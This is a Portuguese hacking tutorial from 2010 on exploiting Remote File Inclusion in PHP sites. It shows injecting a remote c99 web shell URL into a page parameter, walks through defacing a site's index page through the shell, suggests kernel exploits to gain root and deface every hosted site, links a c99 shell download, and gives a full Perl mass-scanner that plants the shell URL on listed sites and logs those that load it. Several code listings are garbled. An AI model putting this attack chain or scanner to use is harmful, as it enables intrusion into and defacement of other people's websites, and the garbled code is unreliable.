Author: Inj3cti0n P4ck3t

**Date:** 15/10/10

Nome do Artigo: Desenvolvendo um scanner de Remote File

Inclusion

Contato: fer henrick@hotmail.com

Nome: Fernando Henrique Mengali de Souza

Linguagem de Programação: Perl (Practical Extraction and

Report Language)

## 1.0 Introdução

Uma das falhas mais conhecidas por defacers é conhecida como Remote File Inclusion ou RFI. Alguns usuários conhecem essa falha por PHP Injection ou PHP Include, mas o nome da falha não importa vamos analisar como funciona a exploração.

Vamos ressaltar que muitas aplicações de web, Componentes do Joomla e CMSs apresentam esse tipo de falha.

Nesse artigo, vamos criar um scanner na linguagem de programação PERL que encontre sites vulneráveis a Remote File Inclusion (RFI).

## 1.1 Softwares para testar o Scanner RFInclusion.pl

C99 Shell

**Download:** http://r57.gen.tr/c99.rar

**Active Perl** (Interpretador Perl para Windows)

**Download:** http://downloads.activestate.com/ActivePerl/releases/5.12.2.

1202/ActivePerl-5.12.2.1202-MSWin32-x86-293621.msi

# 2.0 O conceito da falha do Remote File Inclusion (RFI).

A técnica utilizada para explorar a falha de RFI em alguns sites é muito fácil, observe passo a passo como é feita a exploração. Um programador desenvolve uma aplicação para web em PHP e insere

a seguinte linha:

```
<?php
$pagina = $_GET['pagina'];
include($pagina);
?>
```

Quando um usuário comum acessar a página: http://www.site.com.br/index.php?pagina=12

O conteúdo será exibido normalmente para os usuários comuns, porém, conhecedores de programação para ambiente web encontrará uma falha ao excluir o valor 12 e inserir uma URL maliciosa. Exemplo:

http://www.site.com.br/index.php?pagina=http://www.shell.com/shellc99.txt

A URL maliciosa é conhecida como "**CMD**", pois a permite a execução de comandos no servidor afetado.

A inserção da URL maliciosa permitirá ao atacante acesso remoto ao servidor de web e a execução de comandos e upload de arquivos. A shell mais utilizado é conhecida como:


#### C99 Shell

Existem outros tipos de **CMD**, porém as mais conhecidas e utilizadas são: **c99Shell**.


Depois de apresentar o conceito de Remote File Inclusion, hospede a sua **CMD** em um servidor de web e vamos explorar a falha na prática.

## 3.0 Como explorar a falha de Remote File Inclusion (RFI)


A técnica utilizada para explorar a falha de Remote File Inclusion é muito fácil e simples, observe passo a passo como é feita a exploração. Observe:




1.0 Vamos acessar a página inicial do site local: <a href="http://localhost/">http://localhost/</a>




2.0 Vamos acessar a página vulnerável: <a href="http://localhost/index.php?pagina=12">http://localhost/index.php?pagina=12</a>



**3.0** Vamos injetar a CMD na página vulnerável a Remote File Inclusion. Ganhamos acesso: <a href="http://localhost/index.php?pagina=http://localhost.c99.txt">http://localhost/index.php?pagina=http://localhost.c99.txt</a>



**4.0** Observamos a shell que conseguimos no servidor de web local.




**5.0** Não temos acesso "**root**", ao servidor, mas poderíamos descobrir a versão do Kernel e exploita-lo, obtendo acesso "**root**".

O sistema operacional em uso para executar nosso servidor de web é o Windows.


## 3.1 Como desfigurar websites por Remote File Inclusion

Muitas pessoas exploram a falha de Remote File Inclusion para desfigurar websites. Mas como desfigurar o website?




1.0 Na página shell, encontre a página "**índex.php**", clique em **Change**:






2.0 A interface da imagem é apresentada, quando clicamos em Change.



3.0 Apague o conteúdo da página e digite a frase desejada. Observe a imagem. Depois clique em "Save".



**4.0** Automaticamente você será redirecionada para a página desfigurada.

Como comentamos, conseguimos uma Shell no servido de web local. É possível conseguir acesso "**root**" ao sistema para desfigurar todos os sites hospedados no servidor.

Para ganhar acesso "**root**" ao servidor, é necessário executar um exploit que explore uma falha no Kernel.

#### 4.0 Desenvolvendo o Scanner de Remote File Inclusion

Desenvolveremos um scanner que identifique a falha de Remote File Inclsion na linguagem de programação PERL.

Faça dowload do interpretador Perl e instale em sua máquina.

Se você usa sistema operacional Linux, o caminho dos scripts em Perl será usr/bin/perl, como apresento abaixo.

#### #!/usr/bin/perl

Se você fez download do Active Perl e instalou no sistema operacional Windows, o caminho para inserir o script que estamos desenvolvendo será c:\perl\bin.

#!c:\Perl\Bin

# 4.1 Módulos implementados no Scanner de Remote File Inclusion

Esse módulo prepara a requisição, define os cabeçalhos, a URL e os parâmetros que deverão ser enviados juntos.

```
use HTTP::Request;
```

O módulo LWP::UserAgent irá fazer a requisição da URL que o usuário informar, usando o módulo HTTP::Request.

Posteriormente fará o armazenamento do que foi retornado em relação a requisição.

```
use LWP::UserAgent;
```

LWP::Simple baixa o conteúdo de uma página de web.

```
use LWP::Simple;
```

Na próxima linha temos uma condição que verifica o sistema operacional em uso através do conteúdo da variável \$sis="\$^O". Se a variável \$sis é igual a linux a variável \$cmd recebe o comando de sistema "clear", responsável por limpar a tela do terminal Linux. Caso a variável \$sis seja igual a Windows, \$cmd receberá o comando de sistema "cls", também responsável por limpar a tela do terminal do Windows.

```
$\$\O'';if (\$sis eq linux){ \$cmd="clear";} else { \$cmd="cls"; }
system("\$cmd");
```

Na próxima linha temos mais uma condição "IF", responsável por verificar se o usuário digitou o arquivo texto com os endereços ou ips para serem scaneados.

Se o usuário não digitou o arquivo texto com endereço de sites, o bloco da expressão é executada.

A primeira linha do bloco já foi explicado acima!

Depois da primeira linha do bloco temos um array com o nome de "bannerzinho" e na variável "\$variavelbanner" temos um Random, ou seja, será escolhido um número que foi armazenado no array "@bannerzinho".ee

```
if (!$ARGV[0]) {
    $sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
    system("$cmd");

    my @bannerzinho = (0,100..200);
    my $variavelbanner = $bannerzinho[int rand @bannerzinho];
```

Continuando dentro do bloco "IF", temos um Segundo "IF", que verifica o valor da variável \$variavelbanner e divide por dois.

Se o resultado é 0 escolha a função "&bannerUm" e executa. Depois de executar a função finaliza o programa na linha "exit()";

Se o resultado é diferente de 0, escolha a função "&bannerDois" e executa. Depois de executar a função finaliza o programa na linha "exit()";

Uma função é chamada quando se usa o operador "&", mais o nome da função e os símbolos "()".

Para declara uma função, usa-se o "**sub**", mais o nome da função.

```
if ($variavelbanner % 2 == 0) {
    &bannerUm(); # Chama a função bannerUm
    exit();
}
else {
    &bannerDois(); # Chama a função bannerDois
    exit();
    }
}
```

Se o usuário informou o arquivo texto ou lista com endereços de IPs ou sites o "IF" não é executado.

Então, a próxima linha é verificada, ou seja, "**&bannerDois()**". Depois o "**print q { ... }**, informando que os sites serão scaneados.

```
&bannerDois();
    print q {
        [+] Scaneando WebSite...
};
```

O próximo passo no desenvolvimento do scanner, é abrir a lista de IPs ou sites.

Usa-se o comando "open" para abrir a lista de IPs ou sites.

Quando um lista não vai abrir, apresentando a mensagem de erro:

"Não foi possível abrir o arquivo".

Quando o nome da lista informada está errada.

Quando não existe uma lista de sites ou IPs para scannear.

```
open(SITE, "< $ARGV[0]") or die("Nao foi possível abrir o arquivo: $!");
```

Criamos uma variável chamada "@array", e atribuímos todos as linhas ao array.

Portanto, teremos em cada posição do nosso array um site ou IP para scannear.

```
our @array = <SITE>;
```

A variável **\$número** armazena o endereço do último elemento do array. Ou seja, a última linha da lista.

Quando usamos "**\$#**", mais o nome do array, significa que acessaremos o último elemento de um array.

```
$numero = $#array;
```

Na próxima linha, usamos a CMD que será inserida URL:

```
$cmd = "http://www.site.com/c99Shell.txt";
```

Iniciamos o nosso "**for**", desde a posição 0 (zero) até a última posição do nosso vetor, que foi armazenado em último "**\$numero**".

```
for (\$i = 0; \$i \le \$numero; \$i++) {
```

Na próxima linha, pegamos o elemento da primeira posição, ou seja, o site que queremos scannear e atribuímos a variável \$Url.

```
$Url = "$array[$i]";
```

Vamos usar a variável "\$Url" para armazenar o endereço IP ou do site

Se o endereço alvo não possui o protocolo HTTP, usamos um "IF" como condição.

Se endereço não possui HTTP, o if inseri HTTP. Exemplo:

Não possui o protocolo HTTP.

192.168.0.3

O "IF" verifica o endereço 192.168.0.3, não possui o protocolo HTTP. Então, inseri:

```
http://192.168.0.3
```

O endereço IP foi verificado pelo IF, o resultado foi inserir o protocolo HTTP:

```
if($Url !~ /http:\/\//) {
    $Url = "http://$Url";
}
```

A próxima linha é uma condição que verifica se a URL contém parâmetro, e inseri a CMD para verificar a vulnerabilidade no site alvo.

```
if (\$Url = \sim s/\$ = .*/=\$cmd/mg) {
```

Vamos iniciar nossa requisição. As linhas do script abaixo faz a solicitação da página de web que estamos informando na variável **\$UrI**.

```
my $req=HTTP::Request->new(GET=>$Url);
my $ua=LWP::UserAgent->new();
$ua->timeout(15);
my $resposta=$ua->request($req);
```

A variável **\$time** tem o tempo de 15.

A variável **\$resposta** armazena o conteúdo do página.

Toda resposta da página está armazenada na variável "\$resposta", portanto, verificamos se o conteúdo da página.

Se a variável "\$resposta", conter a palavra "c99shell" será avaliado como site vulnerável e será apresentado na tela o nome do site através da linha "print".

Para descobrirmos se um site é vulnerável, usamos o seguinte conceito: Se uma página contém a CMD injetada os dados da CMD estão disponíveis, portanto verificamos se os dados da CMD estão presente no site atacado, se estiver é vulnerável.

A palavra usada para encontrarmos sites vulneráveis será c99shell, pois esta palavra está presente na CMD.

A CMD usada é c99Shell, usamos a seguinte condição "IF":

```
if($resposta->content =~ /c99shell/ ) {
print "\n \t $Url \n";
```

Depois do endereço alvo ser considerado como vulnerável, criamos algumas linhas que armazenará o site vulnerável.

A linha open abri o arquivo "SitesVIneraveisRFI.txt" para escrever. A linha "print NOTEPAD "\$Url\n";" escreve o endereço vulnerável. Posteriormente, encerra a abertura do arquivo texto fechando com "close".

```
open (NOTEPAD, ">> SitesVulneraveisRFI.txt");
print NOTEPAD "$Url\n";
close(NOTEPAD);
}
```

#### } # Finalizou o IF

Depois de terminar a execução do programa, "**print q { ... }**" é executado e a mensagem de Scan finalizado é apresentado na tela.

```
print q {
     [+] Scan finalizado !
};
```

Comentei um pouco sobre funções, ou seja, não foi explicado com detalhes, porém é possível entender o conceito neste paper. Em uma função, posso executar qualquer coisa, porém optei por um simples "print", ou melhor, um banner exibindo como usar o programa.

```
sub bannerUm {
print q {
```



- [\*] Modo de uso: perl RFInclusion.pl lista.txt
- [+] Scanner criado por: Inj3cti0n P4ck3t
- [+] e-mail para contact: fer\_henrick@hotmail.com };

```
}
sub bannerDois {
```


print q {

- [\*] Modo de uso: perl RFInclusion.pl lista.txt
- [+] Scanner criado por: Inj3cti0n P4ck3t
- [+] e-mail para contact: fer\_henrick@hotmail.com


**}**;

}


# 5.0 Testando o RFInclsion.pl no Laboratório



1.0 Acessamos o site vulnerável: <a href="http://localhost/index.php?pagina=12">http://localhost/index.php?pagina=12</a>




- 2.0 Insira o script RFinclusion.pl e a lista de IPs ou sites na pasta correta
  - Se o sistema operacional é Linux: #!/usr/bin/perl
  - Se o sistema operacional é Windows: #!c:\perl\bin




**3.0** Vamos executar o scanner informando uma lista com 9 endereços, 5 endereços são locais e válidos, os outros 4 endereços são fictícios.

Os endereços que iremos testar no laboratório de testes.


127.0.0.1/index.php?pagina=12
http://localhost/index.php?pagina=34
http://127.0.0.1/index.php?pagina=12
localhost/index.php?pagina=32
http://localhost/index.php?pagina=12
www.site.com.br/index.php?pagina=12
www.site.com.br/index.php?pagina=30
www.site.com.br/index.php?pagina=12
www.site.com.br/index.php?pagina=12
www.site.com.br/index.php?pagina=22




**4.0** Execute o scanner informando a lista de sites, usando o comando: **perl RFInclusion.pl lista.txt** 



5.0 Observe o resultado do scan no terminal do Windows.



**6.0** Quantos IPs locais e válidos tinham no arquivo... 5 endereços válidos e 4 não válidos. Observe a saída no terminal, 5 IPS com a vulnerabilidade de RFI.



**7.0** Quando o scanner terminar de verificar a lista de sites, acesse o arquivo texto "Sites Vulneraveis RFI.txt", localizado no mesmo diretório do script "**RFInclusion.pl**".

# 6.0 Código Completo do Scanner para identificar sites vulneráveis a Remote File Inclusion

```
#!/usr/bin/perl
use LWP::UserAgent;
use HTTP::Request;
use LWP::Simple;
$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
system("$cmd");
if (!$ARGV[0]) {
$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }
system("$cmd");
my @bannerzinho = (0,100..200);
my $variavelbanner = $bannerzinho[int rand @bannerzinho];
if (variavelbanner \% 2 == 0) {
&bannerUm();
exit();
 }
else {
       &bannerDois();
exit();
      }
 }
&bannerDois();
print q {
        [+] Scaneando WebSite...
};
open(SITE, "< $ARGV[0]") or die("Nao foi possível abrir o arquivo: $!");
our @array = <SITE>;
$numero = $#array;
$cmd = "http://www.site_teste.com.br/c99shell.txt";
```

```
for (\$i = 0; \$i \le \$numero; \$i++) {
$Url = "$array[$i]";
       if(\Url !\sim /http:\///) { $Url = "http://$Url"; }
         if (\$Url = \ s/\$ = .*/=\$cmd/mg) {
my $req=HTTP::Request->new(GET=>$Url);
my $ua=LWP::UserAgent->new();
$ua->timeout(15);
my $resposta=$ua->request($rea);
if($resposta->content =~ /c99shell/)
print "n \ $Url n";
open (NOTEPAD, ">> SitesVulneraveisRFI.txt");
print NOTEPAD "$Url\n";
close(NOTEPAD);
       }
}
print q {
         [+] Scan finalizado!
};sub bannerUm {
print q {
               < Hello!! Welcome!! >
                   \ ,__,
                    \ (00)____
                       | | --- | | *
        [*] Modo de uso: perl RFInclusion.pl lista.txt
        [+] Scanner criado por: Inj3cti0n P4ck3t
        [+] e-mail para contact: <a href="mailto:fer_henrick@hotmail.com">fer_henrick@hotmail.com</a>
        [+] Nome: Fernando Henrique Mengali de Souza
  };
```

### Agradecimentos aos amigos:

C00l3r - - DD3str0y3r - Sh0rtKiller - CODE RED - Archit3ct

Visite: <a href="http://www.botecounix.com.br">http://www.botecounix.com.br</a>